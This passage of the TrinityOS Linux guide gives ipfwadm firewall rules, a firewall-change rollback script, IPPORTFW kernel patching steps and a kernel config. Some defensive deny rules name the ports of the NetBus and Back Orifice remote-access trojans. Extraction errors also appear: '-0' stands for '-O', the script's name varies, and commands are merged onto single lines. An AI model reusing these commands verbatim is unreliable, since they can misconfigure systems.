# IDENT: Allow IDENT on ALL interfaces but disable it in /etc/inetd.conf
/sbin/ipfwadm -I -a accept -P tcp -S $universe/0 -D $universe/0 113

# DNS Lookups & Zone transfers: Since this site is an authoritative DNS server, we must
#                               open up DNS to the public on ALL interfaces
/sbin/ipfwadm -I -a accept -P tcp -S $universe/0 -D $universe/0 53
/sbin/ipfwadm -I -a accept -P udp -S $universe/0 -D $universe/0 53

# SMTP MAIL: Since this site is an authoritative SMTP server, allow it in on ALL
#             interfaces
#
#             NOTE: No specific -W interfaces are given since I want SMTP to be available
#                   from ALL interfaces and not just one specific one.
#
/sbin/ipfwadm -I -a accept -P tcp -S $universe/0 -D $extip/32 smtp

# WWW: Since this site is an authoritative WWW server, allow it in on ALL
#       interfaces
/sbin/ipfwadm -I -a accept -P tcp -W $extif -S $universe/0 -D $extip/32 www

# NFS
/sbin/ipfwadm -I -a reject -W $extif -P tcp -S $universe/0 -D $extip/32 2049
/sbin/ipfwadm -I -a reject -W $extif -P tcp -S $universe/0 2049 -D $extip/32

# HIGH PORTS: Enable all HIGH ports for reply tcp/udp traffic
/sbin/ipfwadm -I -a accept -P tcp -S $universe/0 -D $extip/32 $unprivports
/sbin/ipfwadm -I -a accept -P udp -S $universe/0 -D $extip/32 $unprivports

echo "Enabling explicit INPUT on the external LAN.. line 136"
#####
# Begin Explict IP INPUT allows on the EXTERNAL LAN network:
#####
#

#securehost
/sbin/ipfwadm -I -a accept -W $extif -P tcp -S $securehost/32 -D $extip/32 ftp ftp-data ssh

#
#####
# End Explict IP INPUT allows on the EXTERNAL LAN network:
#####

# *****
# ** Uncomment these non-logging IPFWADM rules if they apply to your enviroment **
```

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```
# *****

# Reject all stray BOOTP traffic but DON'T log it since it fills up the logs fast
#/sbin/ipfwadm -I -a reject -P udp -S $universe/0 68

# Reject all stray Samba traffic but DON'T log it since it fills up the logs fast
#/sbin/ipfwadm -I -a reject -P udp -S $universe/0 -D $universe/0 137 138 139

# Reject all stray RIP traffic but DON'T log it since it fills up the logs fast
#/sbin/ipfwadm -I -a reject -P udp -S $universe/0 -D $universe/0 520

# Reject all stray SNMP traffic but DON'T log it since it fills up the logs fast
#/sbin/ipfwadm -I -a reject -P udp -S $universe/0 -D $broadcast/0 161

# catch all rule, all other incoming is denied and logged. pity there is no
# log option on the policy but this does the job instead.
/sbin/ipfwadm -I -a reject -S $universe/0 -D $universe/0 -o

echo "Enabling general OUTPUT on the external LAN.. line 174 "
#-----
# OUTGOING traffic on the EXTERNAL LAN network
# -----

# local interface, any source going to local net is valid
#/sbin/ipfwadm -0 -a accept -V $intip -S $universe/0 -D $intnet/24

# outgoing to local net on remote interface, stuffed routing, deny & log
#/sbin/ipfwadm -0 -a reject -V $extip -S $universe/0 -D $intnet/24 -o

# outgoing from local net on remote interface, stuffed masquerading, deny
#/sbin/ipfwadm -0 -a reject -V $extip -S $intnet/24 -D $universe/0 -o

# outgoing from local net on remote interface, stuffed masquerading, deny
#/sbin/ipfwadm -0 -a reject -V $extip -S $universe/0 -D $intnet/24 -o

# loopback interface is valid.
/sbin/ipfwadm -0 -a accept -V $loopback -S $universe/0 -D $universe/0

# DHCP - SERVER - to serve out DHCP addresses on the internal LAN 67=bootps 68=bootpc
#/sbin/ipfwadm -0 -a accept -W $intif -P udp -S $intip/32 bootps -D $broadcast/0 bootpc

## DHCP - CLIENT - if you get a dynamic IP address for your ADSL or Cablemodem connection
#/sbin/ipfwadm -0 -a accept -W $extif -P udp -S $universe/0 bootpc -D $broadcast/0 bootps
#/sbin/ipfwadm -0 -a accept -W $extif -P tcp -S $universe/0 bootpc -D $broadcast/0 bootps

echo "Enabling general OUTPUT on the EXTERNAL LAN.. line 204 "
# -----
# ICMP: Allow ICMP traffic out
```

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```
/sbin/ipfwadm -0 -a accept -P icmp -S $universe/0 -D $universe/0

# NTP: Allow NTP updatestcp from any host
/sbin/ipfwadm -0 -a accept -W $extif -P tcp -S $extip/32 ntp -D $universe/0

# IDENT: Allow IDENT out but have it disabled in /etc/inetd.conf
/sbin/ipfwadm -0 -a accept -P tcp -S $universe/0 113 -D $universe/0

# DNS Lookups & Zone transfers: Since this site is an authoritative DNS
#                               server, we must open up DNS to the public
#                               on ALL interfaces
#                               - You do not need port 42?
/sbin/ipfwadm -0 -a accept -P tcp -S $extip/32 53 -D $universe/0
/sbin/ipfwadm -0 -a accept -P udp -S $extip/32 53 -D $universe/0

# SMTP MAIL: Since this site is an authoritative SMTP server, allow it in on ALL
#             interfaces
#
#             NOTE: No specific -W interfaces are given since I want SMTP to be available
#                   from ALL interfaces and not just one specific one.
#
/sbin/ipfwadm -0 -a accept -P tcp -S $extip/32 smtp -D $universe/0

# WWW: Since this site is an authoritative www server, allow it in on ALL
#       interfaces
/sbin/ipfwadm -0 -a accept -P tcp -W $extif -S $extip/32 www -D $universe/0

# RPC - reject
/sbin/ipfwadm -0 -a reject -W $extif -P udp -S $extip/32 -D $universe/0 111 -o
/sbin/ipfwadm -0 -a reject -W $extif -P udp -S $extip/32 111 -D $universe/0 -o

# Mountd - reject
/sbin/ipfwadm -0 -a reject -W $extif -P udp -S $extip/32 -D $universe/0 635 -o
/sbin/ipfwadm -0 -a reject -W $extif -P udp -S $extip/32 635 -D $universe/0 -o

# PPTP - reject
/sbin/ipfwadm -0 -a reject -W $extif -P tcp -S $extip/32 -D $universe/0 1723 -o
/sbin/ipfwadm -0 -a reject -W $extif -P udp -S $extip/32 -D $universe/0 1723 -o

# Remote Winsock - Reject
/sbin/ipfwadm -0 -a reject -W $extif -P tcp -S $extip/32 -D $universe/0 1745 -o
/sbin/ipfwadm -0 -a reject -W $extif -P udp -S $extip/32 -D $universe/0 1745 -o

# NFS - Reject
/sbin/ipfwadm -0 -a reject -W $extif -P tcp -S $extip/32 -D $universe/0 2049 -o
/sbin/ipfwadm -0 -a reject -W $extif -P tcp -S $extip/32 2049 -D $universe/0 -o
/sbin/ipfwadm -0 -a reject -W $extif -P udp -S $extip/32 -D $universe/0 2049 -o
/sbin/ipfwadm -0 -a reject -W $extif -P udp -S $extip/32 2049 -D $universe/0 -o

# PcAnywhere - Reject
```

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```
/sbin/ipfwadm -0 -a reject -W $extif -P tcp -S $extip/32 -D $universe/0 5631 -o
/sbin/ipfwadm -0 -a reject -W $extif -P udp -S $extip/32 -D $universe/0 5631 -o
/sbin/ipfwadm -0 -a reject -W $extif -P tcp -S $extip/32 -D $universe/0 5632 -o
/sbin/ipfwadm -0 -a reject -W $extif -P udp -S $extip/32 -D $universe/0 5632 -o

# Xwindows - Deny
/sbin/ipfwadm -0 -a reject -W $extif -P tcp -S $extip/32 -D $universe/0 6000 -o
/sbin/ipfwadm -0 -a reject -W $extif -P tcp -S $extip/32 -D $universe/0 6001 -o
/sbin/ipfwadm -0 -a reject -W $extif -P tcp -S $extip/32 -D $universe/0 6002 -o
/sbin/ipfwadm -0 -a reject -W $extif -P tcp -S $extip/32 -D $universe/0 6003 -o
/sbin/ipfwadm -0 -a reject -W $extif -P tcp -S $extip/32 -D $universe/0 6004 -o
/sbin/ipfwadm -0 -a reject -W $extif -P tcp -S $extip/32 -D $universe/0 6005 -o
/sbin/ipfwadm -0 -a reject -W $extif -P tcp -S $extip/32 -D $universe/0 6006 -o
/sbin/ipfwadm -0 -a reject -W $extif -P tcp -S $extip/32 -D $universe/0 6007 -o
#
/sbin/ipfwadm -0 -a reject -W $extif -P udp -S $extip/32 -D $universe/0 6000 -o
/sbin/ipfwadm -0 -a reject -W $extif -P udp -S $extip/32 -D $universe/0 6001 -o
/sbin/ipfwadm -0 -a reject -W $extif -P udp -S $extip/32 -D $universe/0 6002 -o
/sbin/ipfwadm -0 -a reject -W $extif -P udp -S $extip/32 -D $universe/0 6003 -o
/sbin/ipfwadm -0 -a reject -W $extif -P udp -S $extip/32 -D $universe/0 6004 -o
/sbin/ipfwadm -0 -a reject -W $extif -P udp -S $extip/32 -D $universe/0 6005 -o
/sbin/ipfwadm -0 -a reject -W $extif -P udp -S $extip/32 -D $universe/0 6006 -o
/sbin/ipfwadm -0 -a reject -W $extif -P udp -S $extip/32 -D $universe/0 6007 -o

# NetBus: REJECT Netbus and LOG it
/sbin/ipfwadm -0 -a reject -W $extif -P tcp -S $extip/32 -D $universe/0 12345 -o
/sbin/ipfwadm -0 -a reject -W $extif -P tcp -S $extip/32 -D $universe/0 12346 -o

# BackOffice: REJECT B0 on LOG it
/sbin/ipfwadm -0 -a reject -W $extif -P udp -S $extip/32 -D $universe/0 31337 -o

# HIGH PORTS: Enable all HIGH ports for reply tcp/udp traffic
/sbin/ipfwadm -0 -a accept -P tcp -S $extip/32 $unprivports -D $universe/0
/sbin/ipfwadm -0 -a accept -P udp -S $extip/32 $unprivports -D $universe/0

echo "Enabling explicit OUTPUT on the external LAN.. line 231"
#####
# Begin Explicit IP OUTPUT allows on the EXTERNAL LAN network:
#####
#

#securehost
/sbin/ipfwadm -0 -a accept -W $extif -P tcp -S $extip/32 ftp ftp-data ssh -D $securehost/32 $unprivp

# ++++++
```

```
#####
# End Explict IP OUTPUT allows:
#####

# catch all rule, all other outgoing is denied and logged. pity there is no
# log option on the policy but this does the job instead.
#
# This should catch everything including SAMBA an all non-explicitly allowed
# TELNET, FTP, FTP-DATA, SSH, etc.
/sbin/ipfwadm -0 -a reject -S $universe/0 -D $universe/0 -o

#-----
# Forwarding traffic from the internal LAN network
# -----

# catch all rule, all other forwarding is denied and logged. pity there is no
# log option on the policy but this does the job instead.
/sbin/ipfwadm -F -a reject -S $universe/0 -D $universe/0 -o

#-----
# For a nice display
echo " "

# --end
--
```

Next, append this to the end of the "/etc/rc.d/rc.local" file

All distributions:

```
--
#Run the IP MASQ and firewall script
/etc/rc.d/rc.firewall
--
```

- Make the rc.firewall file executable

```
chmod 700 /etc/rc.d/rc.firewall
```

10.11 Tips on editing the rc.firewall to support specific access

First, you need to figure out what kind of access you are looking for. Ideally (in the name of security), you shouldn't allow the entire Internet to acces your box but only a few IP addresses.

If you can restrict the access down to a few IPs ————— First, edit the rc.firewall ruleset that you have already modified to fit your needs and un-# out one or more of the SECUREHOST variables towards the top. Here, you will put in your desired remote IP addresses that you want to allow into your box. Next, un-# out the respective SECUREHOST lines in both the INPUT and OUTPUT sections of the rule. One critical thing to change on these two sets of lines is to change the PORT number to reflect the port you want to allow in (23 for telnet, 21 for ftp, etc). Finally, if you actually want to PORTFW this traffic to some internal machine behind a MASQ user, you will want to jump to the section below.

Setting up PORTFW

————— To do PORTFW, you need to go towards the top of the rc.firewall file and you need to un-# a PORTFWIP variable. Here, you need to put in the IP address of the internal server you want to contact on, say port 23. Once this is done, you need to go to the PORTFW section of TrinityOS (almost at the very end) and un-# out the line for the respective PORTFW variable you just enabled. Don't forget to update the various TCP/IP ports in the PORTFW example line to be port 23 and 23 where as the example uses 26 and 22.

That's it.. re-run the firewall and you should be good to go.

10.12 Testing your firewall rulesets

```
#-----
# How to test your new firewall..
#
#     From the IPFWADM console:
#
#         TELNET: telnet to a remote site
#         SSH:    ssh to a remote site
#         DNS:    run nslookup with "server = " and "set q ="
#         NTP:    run "/etc/cron.15min/gettime"
#         Xwin:   "export DISPLAY=your-remote-FQDN:0.0"
#                 Run a X-server on the remote machine
#                 Run "xeyes"
#
#     From a MASQed computer on the internal LAN:
#
#     From another machine on the Internet:
#         TELNET: telnet to your IPFWADM machine
#         SSH:    SSH to your IPFWADM machine
#
#     *** Finally.. download "nmap" (URL is in [Section 5] and run it
#         in both SOCKET and UDP mode to port scan your new firewall!
#
```

10.13 Remotely running the firewall-confirm file

One thing that ALL users need to be absolutely PERFECT with is making changes to their firewall rulesets **remotely**. If you were to make one ill-placed mistake, your firewall machine could become unresponsive to ALL network traffic. This means all incoming and outgoing traffic be it SMTP, WWW, even PINGs could be dropped.

To be sure that you don't take your remote machine offline, create this script file:

```
/usr/local/sbin/firewall-confirm
```

```
#!/bin/sh
```

```
# -----
# # TrinityOS-firewall-confirmed
```

10. Advanced firewall rule sets including IP Masquerade for single and multi-NIC setups 152

```
# v11/09/00
#
# Part of the copyrighted and trademarked TrinityOS document.
# <url url="http://www.ecst.csuchico.edu/~dranch">
#
# Written and Maintained by David A. Ranch
# dranch@trinnet.net
#
# Updates
# -----
#
# 11/09/00 - The initial release was the wrong version.  Ack!  This updated
#             version includes a critical check for /tmp/fwok.  This version
#             also includes a 30 second screen timer.
#             Please upgrade!
#
# -----

# This script should be run when editing and running a new firewall
# version remotely.
#
# When you run this command, you will have 30 seconds to:
#
#     touch /tmp/fwok
#
# If this script doesn't see it in 30 seconds, it will revert back
# to the old firewall.

if [ ! -f /etc/rc.d/rc.firewall-checked ]; then
    echo -e "rc.firewall-checked missing.. aborting!\n\n"
    exit
fi

if [ -f /tmp/fwok ]; then
    echo -e "rc.firewall /tmp/fwok already exists.. aborting!\n\n"
    exit
fi

echo "Command Line options: $1"

echo -e "Running /etc/rc.d/rc.firewall\n\n"
/etc/rc.d/rc.firewall &

echo -e "You have 30 seconds to create /tmp/fwok..\n"

# Verbose wait loop
i=1
```



```
while [ $i -le 30 ]; do
echo -n "[$i]"
sleep 1
i=$((i=$i+1))
done
echo -e "\nWait loop complete.."

if [ ! -f /tmp/fwok ]; then
echo -e "Rolling back to last known good config\n\n"
/etc/rc.d/rc.firewall-checked
else
echo -e "\n/tmp/fwok found.. new firewall took effect..\n\n"
rm -f /tmp/fwok
fi
```

Now, don't forget to make it executable:

```
chmod 700 /usr/local/sbin/firewall-confirmed
```

Ok.. to use this script, do the following:

- Make a copy of a known GOOD `/etc/rc.d/rc.firewall` script
-

```
cp /etc/rc.d/rc.firewall /etc/rc.d/rc.firewall-checked
```

- Ok.. so now go ahead and make your required changes to the `/etc/rc.d/rc.firewall` ruleset but DO NOT RUN IT directly.
 - Ok.. when you are ready to run the new ruleset, run the following command instead:
-

```
/usr/local/sbin/firewall-confirmed &
```

Please don't forget the "&" at the end to run the script in the background.

- The firewall will now load and you notice a message telling you that you have 30 seconds to create the `/tmp/fwok` file.
 - At this point, if things are going well, you will see a counter counting up to 30. It is important that you run the command:
-

```
touch /tmp/fwok
```

within those 30 seconds or the script will automatically revert back to the known good `rc.firewall-checked` ruleset. AaaHa! There is the beauty! If there was a critical error in your new `rc.firewall` ruleset, you wouldn't have ever seen that counter because your network connection would have been lost. But, because you weren't able to create that `/tmp/fwok` file, the `firewall-confirmed` script would run the the known good `rc.firewall-checked` file. So, in a worst-case scenario, your network connection might have been disconnected but you would be still be able to re-connect to the firewall machine, fix your mistake, and try again! Cool eh?

11 Initial Preparation for Kernel Patching and Compiling

If you have a WWW server, a POP3 server, etc... (say 192.168.0.2) running behind your MASQing Linux box, you can have the MASQ box forward ALL port 80, port 110, etc connections sent to 192.168.0.2 automatically!

With the stock kernel, you CANNOT port forward FTP traffic or many non-NAT friendly Internet games properly to an internal MASQed host. To do this, you need to apply kernels patches, compile up a new IP_MASQ_FTP kernel module, etc. Though these specific topics are not covered in TrinityOS, they ARE fully covered in the new IP-MASQ-HOWTO that I have written. This new HOWTO is available on the IP MASQ WWW site and the URL for this site in in 5 (Section 5)

NOTE #2: Many people use IPAUTOFW for this function and it does work. But, I have to warn you, I have seen and PROVEN that IPAUTOFW can cause both performance and reliability issues even when compiled IN! Just don't use IPAUTOFW. Use IPPORTFW.

If you are running a 2.2.x kernel, you will need to use the new tool called IPMASQADM. Please see the IP-MASQ-HOWTO found in 5 (Section 5) for FULL details.

IPPORTFW for 2.0.x kernels allow for direct connections from the Internet to connect to one of your internal privately addressed servers. Linux 2.2.x kernels have this functionality built in.

- First, you might be concerned about security with PORTFWing, but this is what Steven had to say about that (the author of IPPORTFW):

"Port Forwarding is only called within masquerading functions so it fits inside the same ipfwadm rules. Masquerading is an extension to IP forwarding. Therefore, ipportfw only sees a packet if it fits both the input and masquerading ipfwadm rule sets."

From this and my IPFWADM rule set in 10 (Section 10), you will see that the packet has to pass through your IPFWADM rule sets before being forwarded. Excellent!

- Anyway, download BOTH from the URL in 5 (Section 5)

- ipportfw.c source file - the kernel patch files for 2.0.36

Put this code into the /usr/src directory. I also recommend that you go to Steven's WWW page and copy the "usage" page into a text file on the Linux for future use (there isn't a Man page for IPPORTFW).

- Ok, FTP the latest stable kernel (URL in 5 (Section 5)) to /usr/src/

Update: It should be noted that there is some controversy with putting the Linux kernel sources in /usr/src. Please see <http://kt.linuxcare.com/kernel-traffic/kt20000814_80.ep1##4> for full details. So, though Linus recommends NOT to /usr/src/linux for new kernels, many programs, patches, etc. assume that the newest kernel sources are in there. Personally, I haven't had any issue with putting the sources in /usr/src/linux but I thought you'd like to know.

- Uncompress it (tar -xzvf linux-2.0.36.tar.gz)

- For usability, rename the newly created "linux" direcorey to the proper kernel version and then just create a symbolic link to re-create the "linux" directory. e.g.

```
mv linux linux-2.0.36 ln -s linux-2.0.36 linux
```

- Copy the IPPORTFW patch into the Linux directory

```
cp /usr/src/subs-patch-1.37.gz /usr/src/linux
```

- Now, you need to patch the kernel for IPPORTFW to become an compilable option:

```
cd /usr/src/linux zcat subs-patch-1.3x.gz | patch -p1
```

- That's it for the kernel for now. Now, compile the IPPORTFW program

```
cd /usr/src gcc ipportfw.c -o ipportfw
```

- Finally, install it

```
mv ipportfw /usr/local/sbin
```

- If you have additional questions, please see the IP-MASQ-HOWTO found in 5 (Section 5) for FULL details.

12 Initial Linux Kernel compiling

TrinityOS currently reflects the building of both a 2.2.16 and also 2.0.38 kernels. If you didn't already know, Linux kernel numbering follows a rule:

- All EVEN numbered kernels (1.0, 1.2, 2.0, 2.2, 2.4, etc) are all BETA or stable (production) kernels. Beta kernels are usually locked out of having new features added to them so that the developers and concentrate on simply fixing bugs and making the code more stable. Latest numbered kernels are always the best to run.
- All ODD numbered kernels (.9, 1.1, 1.3, 2.1, 2.3, etc) are all ALPHA or test kernels. Alpha kernels are where new Linux features are added, tested, and debugged. After a specific "lockout" period announced by Linus, no more new features can be put into a given Alpha kernel generation. After this, the alpha kernel is simply fixed up for a while more and once the kernel is considered stable, it is moved to the next BETA kernel version and a new ALPHA kernel is started.

Be warned: Alpha kernel revs can be released on occasion that are unstable, cause data corruption, or even not compile at all. Like anything in the Linux world, these issues are fixed at a rapid rate and become more stable every day. As it stands, the latest 2.3.x+ kernels are quite stable and will be rolled into the 2.4.x kernel soon. After this, the 2.5.x Alpha kernel will be started up.

* Anyway, lets get down to compiling up a kernel. All initial steps to getting * the kernel sources and uncompression the kernel is in the previous section [required * since the IPPORTFW patches change the kernel a little]

12.1 Configuring a kernel

There are several ways to configure a kernel:

- Use the command "make config" to configure a kernel the old fashion way
- Use the command "make menuconfig" to configure a kernel via a colorized Ncurses text GUI
- Use the command "make xconfig" to configure a kernel from an Xwindow GUI

- 2.2.x kernels:

The new 2.2.x kernels are the newer generation in Linus's kernels. They offer enhanced performance, better SMP functionality, etc. At the same time, they had to change some things compared to the 2.0.x kernels and thus broke things. If you are running an older Linux distribution that did NOT come with a 2.2.x kernel, you will have to upgrade at LEAST the following tools:

```
ftp://ftp.rge.com/pub/systems/linux/redhat/updates/5.2/kernel-2.2/i386/
```

```
dhcpcd-1.3.16-0.i386.rpm, initscripts-3.78-2.2.i386.rpm, ipchains-1.3.8-0.i386.rpm
modutils-2.1.121-0.i386.rpm, net-tools-1.50-0.i386.rpm, procinfo-15-0.i386.rpm
samba-2.0.0-0.i386.rpm, util-linux-2.9-0.i386.rpm
```

Personally, I highly recommend that you just install an entirely new Linux distribution that natively supports the 2.2.x kernels. This will save you a lot of time and suffering in the long run.

Below configs are for my hardware. Make changes to your config as required

2.2.x kernel setup:

NOTE: This kernel config reflects different hardware than documented in Section 2 of TrinityOS. This kernel is running on a Intel motherboard with:

An Intel Pentium 166Mhz CPU 128MB of RAM (2) 3Com 3c905 PCI Ethernet cards Adaptec 2940U SCSI controller Several IBM and Seagate SCSI HDs Matrox Millentium II PCI video card An additional (2)Serial / (1) Parallel I/O card

12.2 Tricks: Upgrading an existing kernel to a newer one

If you compiled a kernel in the past and got things running fine but now you want to compile up the newest available kernel, there is one cool trick you might want to know about.

Say I compiled up a 2.2.16 kernel on August 12th, 2000.

- What I would do is copy the .config file from the /usr/src/linux directory (I'm assuming you put the 2.2.16 kernel sources in there) to a safe place such as /usr/src/config/12216.080100
- Once the the 2.2.17 kernel came out, I would put the new sources into /usr/src/linux-2.2.17 and create a sym link back pointing to /usr/src/linux
- From here, I would copy the old 2.2.16 .config file into this new 2.2.17 source directory and rename it back to .config (this is covered in Section 11)
- I would then run the command "make oldconfig" and this will automatically apply all the configuration options from the 2.2.16 kernel to the new 2.2.17 kernel. An additional perk to this script is it will prompt you with any new kernel options
- Once the new 2.2.17 kernel is configured, I would compile it up, and boot it. If it works fine, I would then copy this new .config file to /usr/src/config/12217.090100.

12.3 A 2.2.16 kernel config

/usr/src/linux/.config

```
#
# Automatically generated make config: don't edit
#
#
# Code maturity level options
#
CONFIG_EXPERIMENTAL=y
#
# Processor type and features
#
# CONFIG_M386 is not set
```

```
# CONFIG_M486 is not set
# CONFIG_M586 is not set
CONFIG_M586TSC=y
# CONFIG_M686 is not set
CONFIG_X86_WP_WORKS_OK=y
CONFIG_X86_INVLPG=y
CONFIG_X86_BSWAP=y
CONFIG_X86_POPAD_OK=y
CONFIG_X86_TSC=y
CONFIG_1GB=y
# CONFIG_2GB is not set
# CONFIG_MATH_EMULATION is not set
# CONFIG_MTRR is not set
# CONFIG_SMP is not set

#
# Loadable module support
#
CONFIG_MODULES=y
# CONFIG_MODVERSIONS is not set
CONFIG_KMOD=y

#
# General setup
#
CONFIG_NET=y
CONFIG_PCI=y
# CONFIG_PCI_GOBIOS is not set
# CONFIG_PCI_GODIRECT is not set
CONFIG_PCI_GOANY=y
CONFIG_PCI_BIOS=y
CONFIG_PCI_DIRECT=y
CONFIG_PCI_QUIRKS=y
# CONFIG_PCI_OPTIMIZE is not set
CONFIG_PCI_OLD_PROC=y
# CONFIG_MCA is not set
# CONFIG_VISWS is not set
CONFIG_SYSVIPC=y
# CONFIG_BSD_PROCESS_ACCT is not set
CONFIG_SYSCTL=y
CONFIG_BINFMT_AOUT=y
CONFIG_BINFMT_ELF=y
CONFIG_BINFMT_MISC=y
# CONFIG_BINFMT_JAVA is not set
CONFIG_PARPORT=y
CONFIG_PARPORT_PC=y
# CONFIG_PARPORT_OTHER is not set
CONFIG_APM=y
# CONFIG_APM_IGNORE_USER_SUSPEND is not set
# CONFIG_APM_DO_ENABLE is not set
```

```
# CONFIG_APM_CPU_IDLE is not set
CONFIG_APM_DISPLAY_BLANK=y
# CONFIG_APM_IGNORE_SUSPEND_BOUNCE is not set
# CONFIG_APM_RTC_IS_GMT is not set
# CONFIG_APM_ALLOW_INTS is not set
# CONFIG_APM_REAL_MODE_POWER_OFF is not set

#
# Plug and Play support
#
CONFIG_PNP=y
# CONFIG_PNP_PARPORT is not set

#
# Block devices
#
CONFIG_BLK_DEV_FD=y
CONFIG_BLK_DEV_IDE=y

#
# Please see Documentation/ide.txt for help/info on IDE drives
#
# CONFIG_BLK_DEV_HD_IDE is not set
CONFIG_BLK_DEV_IDEDISK=y
CONFIG_BLK_DEV_IDECD=y
# CONFIG_BLK_DEV_IDETAPE is not set
# CONFIG_BLK_DEV_IDEFLOPPY is not set
# CONFIG_BLK_DEV_IDESCSI is not set
# CONFIG_BLK_DEV_CMD640 is not set
# CONFIG_BLK_DEV_RZ1000 is not set
CONFIG_BLK_DEV_IDEPCI=y
CONFIG_BLK_DEV_IDEDMA=y
# CONFIG_BLK_DEV_OFFBOARD is not set
CONFIG_IDEDMA_AUTO=y
# CONFIG_BLK_DEV_OPTI621 is not set
# CONFIG_BLK_DEV_TRM290 is not set
# CONFIG_BLK_DEV_NS87415 is not set
# CONFIG_BLK_DEV_VIA82C586 is not set
# CONFIG_BLK_DEV_CMD646 is not set
# CONFIG_BLK_DEV_CS5530 is not set
# CONFIG_IDE_CHIPSETS is not set

#
# Additional Block Devices
#
CONFIG_BLK_DEV_LOOP=m
# CONFIG_BLK_DEV_NBD is not set
CONFIG_BLK_DEV_MD=y
# CONFIG_MD_LINEAR is not set
CONFIG_MD_STRIPED=y
```

```
CONFIG_MD_MIRRORING=y
CONFIG_MD_RAID5=y
CONFIG_MD_BOOT=y
CONFIG_BLK_DEV_RAM=y
CONFIG_BLK_DEV_RAM_SIZE=4096
CONFIG_BLK_DEV_INITRD=y
# CONFIG_BLK_DEV_XD is not set
# CONFIG_BLK_DEV_DAC960 is not set
CONFIG_PARIDE_PARPORT=y
# CONFIG_PARIDE is not set
# CONFIG_BLK_CPQ_DA is not set
# CONFIG_BLK_DEV_HD is not set

#
# Networking options
#
CONFIG_PACKET=y
CONFIG_NETLINK=y
CONFIG_RTNETLINK=y
# CONFIG_NETLINK_DEV is not set
CONFIG_FIREWALL=y
CONFIG_FILTER=y
CONFIG_UNIX=y
CONFIG_INET=y
CONFIG_IP_MULTICAST=y
CONFIG_IP_ADVANCED_ROUTER=y
CONFIG_RTNETLINK=y
CONFIG_NETLINK=y
# CONFIG_IP_MULTIPLE_TABLES is not set
# CONFIG_IP_ROUTE_MULTIPATH is not set
# CONFIG_IP_ROUTE_TOS is not set
CONFIG_IP_ROUTE_VERBOSE=y
# CONFIG_IP_ROUTE_LARGE_TABLES is not set
# CONFIG_IP_PNP is not set
CONFIG_IP_FIREWALL=y
# CONFIG_IP_FIREWALL_NETLINK is not set
# CONFIG_IP_TRANSPARENT_PROXY is not set
CONFIG_IP_MASQUERADE=y

#
# Protocol-specific masquerading support will be built as modules.
#
CONFIG_IP_MASQUERADE_ICMP=y

#
# Protocol-specific masquerading support will be built as modules.
#
CONFIG_IP_MASQUERADE_MOD=y
# CONFIG_IP_MASQUERADE_IPAUTOFW is not set
CONFIG_IP_MASQUERADE_IPPORTFW=y
```

```
# CONFIG_IP_MASQUERADE_MFW is not set
CONFIG_IP_ROUTER=y
# CONFIG_NET_IPIP is not set
# CONFIG_NET_IPGRE is not set
# CONFIG_IP_MROUTE is not set
CONFIG_IP_ALIAS=y
# CONFIG_ARPD is not set
CONFIG_SYN_COOKIES=y

#
# (it is safe to leave these untouched)
#
# CONFIG_INET_RARP is not set
CONFIG_SKB_LARGE=y
# CONFIG_IPV6 is not set

#
#
#
# CONFIG_IPX is not set
# CONFIG_ATALK is not set
# CONFIG_X25 is not set
# CONFIG_LAPB is not set
# CONFIG_BRIDGE is not set
# CONFIG_LLC is not set
# CONFIG_ECONET is not set
# CONFIG_WAN_ROUTER is not set
# CONFIG_NET_FASTROUTE is not set
# CONFIG_NET_HW_FLOWCONTROL is not set
# CONFIG_CPU_IS_SLOW is not set

#
# QoS and/or fair queueing
#
# CONFIG_NET_SCHED is not set

#
# Telephony Support
#
# CONFIG_PHONE is not set
# CONFIG_PHONE_IXJ is not set

#
# SCSI support
#
CONFIG_SCSI=y

#
# SCSI support type (disk, tape, CD-ROM)
#
```



```
CONFIG_BLK_DEV_SD=y
CONFIG_CHR_DEV_ST=y
CONFIG_BLK_DEV_SR=y
# CONFIG_BLK_DEV_SR_VENDOR is not set
# CONFIG_CHR_DEV_SG is not set

#
# Some SCSI devices (e.g. CD jukebox) support multiple LUNs
#
# CONFIG_SCSI_MULTI_LUN is not set
CONFIG_SCSI_CONSTANTS=y
CONFIG_SCSI_LOGGING=y

#
# SCSI low-level drivers
#
# CONFIG_BLK_DEV_3W_XXXX_RAID is not set
# CONFIG_SCSI_7000FASST is not set
# CONFIG_SCSI_ACARD is not set
# CONFIG_SCSI_AHA152X is not set
# CONFIG_SCSI_AHA1542 is not set
# CONFIG_SCSI_AHA1740 is not set
CONFIG_SCSI_AIC7XXX=y
CONFIG_AIC7XXX_TCQ_ON_BY_DEFAULT=y
CONFIG_AIC7XXX_CMDS_PER_DEVICE=8
CONFIG_AIC7XXX_PROC_STATS=y
CONFIG_AIC7XXX_RESET_DELAY=5
# CONFIG_SCSI_IPS is not set
# CONFIG_SCSI_ADVANSYS is not set
# CONFIG_SCSI_IN2000 is not set
# CONFIG_SCSI_AM53C974 is not set
# CONFIG_SCSI_MEGARAID is not set
# CONFIG_SCSI_BUSLOGIC is not set
# CONFIG_SCSI_DTC3280 is not set
# CONFIG_SCSI_EATA is not set
# CONFIG_SCSI_EATA_DMA is not set
# CONFIG_SCSI_EATA_PIO is not set
# CONFIG_SCSI_FUTURE_DOMAIN is not set
# CONFIG_SCSI_GDTH is not set
# CONFIG_SCSI_GENERIC_NCR5380 is not set
# CONFIG_SCSI_INITIO is not set
# CONFIG_SCSI_INIA100 is not set
# CONFIG_SCSI_PPA is not set
# CONFIG_SCSI_IMM is not set
# CONFIG_SCSI_NCR53C406A is not set
# CONFIG_SCSI_SYM53C416 is not set
# CONFIG_SCSI_SIM710 is not set
# CONFIG_SCSI_NCR53C7xx is not set
# CONFIG_SCSI_NCR53C8XX is not set
# CONFIG_SCSI_SYM53C8XX is not set
```

```
# CONFIG_SCSI_PAS16 is not set
# CONFIG_SCSI_PCI2000 is not set
# CONFIG_SCSI_PCI2220I is not set
# CONFIG_SCSI_PSI240I is not set
# CONFIG_SCSI_QLOGIC_FAS is not set
# CONFIG_SCSI_QLOGIC_ISP is not set
# CONFIG_SCSI_QLOGIC_FC is not set
# CONFIG_SCSI_SEAGATE is not set
# CONFIG_SCSI_DC390T is not set
# CONFIG_SCSI_T128 is not set
# CONFIG_SCSI_U14_34F is not set
# CONFIG_SCSI_ULTRASTOR is not set
# CONFIG_SCSI_DEBUG is not set

#
# I2O device support
#
# CONFIG_I2O is not set
# CONFIG_I2O_PCI is not set
# CONFIG_I2O_BLOCK is not set
# CONFIG_I2O_SCSI is not set

#
# Network device support
#
CONFIG_NETDEVICES=y

#
# ARCnet devices
#
# CONFIG_ARCNET is not set
